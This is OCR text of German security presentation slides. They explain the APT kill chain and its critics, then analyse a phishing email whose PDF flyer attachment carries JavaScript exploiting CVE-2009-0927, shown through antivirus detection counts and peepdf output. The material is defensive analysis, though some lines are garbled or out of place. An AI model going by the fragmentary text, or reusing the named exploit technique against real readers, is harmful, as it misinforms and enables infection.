APTs sind heute einfach ein weiterer Dienst, der im Cyber-Untergrund gekauft werden kann!

Malware fokussiert

Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains

Eric M. Hutchins*, Michael J. Cloppert†, Rohan M. Amin, Ph.D.‡
Lockheed Martin Corporation

Oct 2010


APT Killchain

Reconnaissance

Weaponization

Delivery

Exploitation



Installation

Command and Control (C2)

Actions on Objectives

Reconnaissance

- Wer sind die Schlüsselpersonen?
- Was sind die Schwächen?
- Iterativ


Kritik

Killchain ist zu simplistisch


- Zu grosser Fokus auf Perimeter-Security: 1- 6
- Zu grosser Fokus auf Malware
- Das meiste passiert zwischen C2 und „Objective“
- Zu wenig Fokus auf die Person des Angreifers

Sind wir sicher?


2016
2015
2014
2013
2012
2011
2010
2009
Carbanak
The Mask
Wild Neutron



https://www.fireeye.com/content/dam/legacy/blog/2014/04/eu2.png


An APT
Reason
may or may
not have
been here

$$\frac{1}{\sqrt{2}}(|0\rangle + |1\rangle)$$

[redacted] Hacking Day 2015 und Flyer...

Get Messages | Write | Chat | Address Book | Tag | Quick Filter | Search... <⌘K>

From Markus Broder
Subject **Hacking Day 2015** [redacted]
To Markus Broder

Reply | Forward | Archive | Junk | Delete | More

01.07.15 17:27

Hallo miteinander

Im Anhang sende ich euch unseren Flyer für den Hacking Day 2015 Event am 9. September.

[redacted]

Am Morgen von 11:00 Uhr bis 12:00 Uhr folgen noch je eine Session im Management und im Technical Track.


Solltet ihr noch Fragen bezüglich dem Event Ablauf, Anforderungen an die Infrastruktur etc. haben, zögert [redacted]


Freundliche Grüsse
Markus Broder

Markus Broder
Product Manager
[redacted]

Digicomp Academy AG, Limmatstrasse 50, CH-8005 Zürich
Tel. +41 44 447 21 21, Fax +41 44 447 21 31, www.digicomp.ch

1 attachment: HackingDay_Flyer.pdf 2.1 MB | Save


2015-07-01 11:02:50 2/56
2015-07-01 12:39:52 2/56
2015-07-01 12:39:54 2/56
2015-07-01 12:48:08 2/56
Verteidigungslinie 1 durchbrochen: Antiviren-Scanner
2015-07-02 05:20:08 11/52
2015-07-02 07:20:08 16/56
2015-07-02 09:20:17 18/56
2015-07-02 11:20:09 17/56
2015-07-03 05:30:11 29/56
HackingDay_Flyer.pdf



PDF-Analyse ...

```
remnux@remnux: ~/HD
File  Edit  Tabs  Help
        Info: No
        Objects (16): [1, 2, 3, 4, 5, 6, 7, 8, 13, 14, 15, 1
6, 17, 18, 19, 20]
                Errors (2): [17, 3]
        Streams (5): [20, 17, 19, 3, 7]
                Xref streams (1): [20]
                Object streams (1): [3]
                Encoded (4): [20, 17, 19, 3]
                Decoding errors (1): [3]
        Objects with JS code (1): [17]
        Suspicious elements:
                /Names: [13, 15]
                /JavaScript: [14, 16]
                /JS: [16]
                getIcon (CVE-2009-0927): [17]

remnux@remnux:~/HD$
```

